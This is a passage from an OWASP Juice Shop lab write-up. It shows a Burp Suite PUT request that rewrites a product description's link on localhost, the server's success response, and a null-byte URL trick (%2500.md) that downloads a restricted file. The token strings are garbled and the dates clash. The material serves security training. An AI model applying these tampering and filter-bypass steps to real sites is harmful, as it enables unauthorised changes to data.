4. Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMlOiJzdWNjZXN1IiwidmFsdWUiOjE2MjQwMDA4NjMwOTkxNjIyfQ.00Hlha9vLanhs5IsInBve3NB83u5j5jTmHnDqQmJhWdD9nD2NLGL2Yzh5OGRLZTygNzExMGtlLCJybv2x1Ijoi3vzG9XZ1JLCjk2w1leGVub2t1b1p1611sImlxh3P#b2dpbk1wZi0iMC4wLjAuMC1sInhb22pbGVbWFhZSI1w619hc3NldhMvCCh162L2tWMIy31cGxwZ2RlZmFlbHOUc3ZnIlw1dG9Ofp7rJ1u162L2tWMIy31cGxwZ2RlZmFlbHOUc3ZnIlw1dG91LTAtzL4410Ew0Ey0jUzljA4NyArHdAGhDAlLcJk2w1ldGvkGxGloMe1bGx9LCJpYXQ1OjE3NDE0MzA9M.29.D4K9yXAJhGg1dbCcRe39NyGh2MEijOyPwKqxBdXfpvRGuufZiObibFPcKFfeEvBcxl2Lh-cG6iqIhtQ1zIUbNBLK0cSG0OpwDpBvHc
5. Accept-Language: en-US;q=0.9
6. Accept: application/json, text/plain, */*
7. sec-ch-ua: "Chromium";v="133", "Not:A-Brand";v="99"
8. User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9. sec-ch-ua-mobile: ?0
10. Sec-Fetch-Site: same-origin
11. Sec-Fetch-User: cors
12. Sec-Fetch-Dest: empty
13. Referer: http://localhost:3000/
14. Accept-Encoding: gzip, deflate, br
15. Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMlOiJzdWNjZXN1IiwidmFsdWUiOjE2MjQwMDA4NjMwOTkxNjIyfQ.00Hlha9vLanhs5IsInBve3NB83u5j5jTmHnDqQmJhWdD9nD2NLGL2Yzh5OGRLZTygNzExMGtlLCJybv2x1Ijoi3vzG9XZ1JLCjk2w1leGVub2t1b1p1611sImlxh3P#b2dpbk1wZi0iMC4wLjAuMC1sInhb22pbGVbWFhZSI1w619hc3NldhMvCCh162L2tWMIy31cGxwZ2RlZmFlbHOUc3ZnIlw1dG9Ofp7rJ1u162L2tWMIy31cGxwZ2RlZmFlbHOUc3ZnIlw1dG91LTAtzL4410Ew0Ey0jUzljA4NyArHdAGhDAlLcJk2w1ldGvkGxGloMe1bGx9LCJpYXQ1OjE3NDE0MzA9M.29.D4K9yXAJhGg1dbCcRe39NyGh2MEijOyPwKqxBdXfpvRGuufZiObibFPcKFfeEvBcxl2Lh-cG6iqIhtQ1zIUbNBLK0cSG0OpwDpBvHc
16. If-None-Match: W/"287-5U10Gr1a7ZQf24BMbWGbW1TvDE"
17. Connection: keep-alive
18. Content-Length: 263
19. Content-Type: application/json
20.
21.

```

2. Copy description and paste it in request then change link with the required link “<https://owasp.slack.com>” and add Content-Type: application/json then send it

Screenshot of Burp Suite Community Edition v2025.1.1 - Temporary Project showing a captured request and response.

Request:

```

1 PUT /api/products/9 HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua-platform: "Linux"
4 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dWMiOiJz-dmNjZGN
21L...ZG9tYWluL2JzC1EMhIaInVzZG9tYWluL1JzoiLxZm1haWwvOjJ0ZGN
00RlhaG9vLanNbSiSInBhc3Nob3QkJzoiYThemMYyNjndNRenDk2NGU2YzK
SOGRIZTgyNzExMGhLLCjyb2x1JzoiYzv2d09jZXIiLCjZwXleGVUb2t1b3I
hC3NLdhMvchVlbG1jL21twd1cy91c0cYHm...2RlZmF1dHJhQmNz211wiLdG9
0C9...0C9...0C9...0C9...0C9...0C9...0C9...0C9...0C9...0C9...0C9...
1LTAzLTAA1ODe-OjEy0jUzLjA4NyArMDAGMDA1LLCj29kx.dG9vdGvOK01OjM
1LTAzLTAA1ODe-OjEy0jUzLjA4NyArMDAGMDA1LLCj29kx.dG9vdGvOK01OjM
9LCjpxYXQ1OjE3NDE0MzA3MjZ9.D4K9yXAJhGg1dbCcRe39nYQhD2He3jOyPw
KqxbEB0XfPuwRGuxfZ1rObibFPrckIFevBBcx12Lh-cCIGeIhtOieIUjBNj
X0...0C9...0C9...0C9...0C9...0C9...0C9...0C9...0C9...0C9...0C9...
K0-SGv...0C9...0C9...
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 sec-ch-ua: "Chromium";v="133", "Not (A:Brand";v="99"
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
Safari/537.36
9 sec-ch-ua-mobile: ?0
0 Sec-Fetch-Site: same-origin
1 Sec-Fetch-Mode: cors
2 Sec-Fetch-Dest: empty
3 Referrer: http://localhost:3000/
4 Accept-Encoding: gzip, deflate, br
5 Cookie: language=en; welcomebanner_status=dissmiss;
cookieconsent_status=dissmiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dWMiOiJz-dmNjZGN
21L...ZG9tYWluL2JzC1EMhIaInVzZG9tYWluL1JzoiLxZm1haWwvOjJ0ZGN

```

Response:

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: * 'self'
6 Strict-Transport-Security: /;max-age=31536000
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 503
9 ETag: W/"1f7-00Q8x87v9Z0/gxGm5w+k7lico"
10 Vary: Accept-Encoding
11 Date: Mon, 06 Mar 2023 11:19:09 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
    "status": "success",
    "data": [
        {
            "id": 9,
            "name": "OWASP SSL Advanced Forensic Tool (O-Saft)",
            "description": "O-Saft is an easy to use tool to show information about SSL certificate and tests the SSL connection according given list of ciphers and various SSL configurations. <a href=\"https://www.owasp.org/index.php/O-Saft\" target=\"_blank\">More...</a>.",
            "price": 10.01,
            "image": "orange_juice.jpg",
            "createdAt": "2025-03-08T09:51:11.610Z",
            "updatedAt": "2025-03-08T09:51:11.610Z",
            "deletedAt": null
        }
    ]
}

```

Inspector:

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 5
- Request headers: 18
- Response headers: 12

Screenshot of a web browser showing the OWASP Juice Shop application.

The URL is localhost:3000/#/search.

A green notification bar at the top says: "You successfully solved a challenge: Product Tampering (Change the href of the link within the OWASP SSL Advanced Forensic Tool (O-Saft) product description into https://owasp.slack.com)."

The main page displays three products:

- Apple Juice (1000ml)**: Price 1.99€, Add to Basket button.
- Apple Pomace**: Price 0.89€, Add to Basket button.
- Banana Juice (1000ml)**: Price 1.99€, Add to Basket button.

10. Easter Egg

- Steps:

1. Open ftp the choose eastere.gg then in url add %2500.md the file will be download and successfully solved

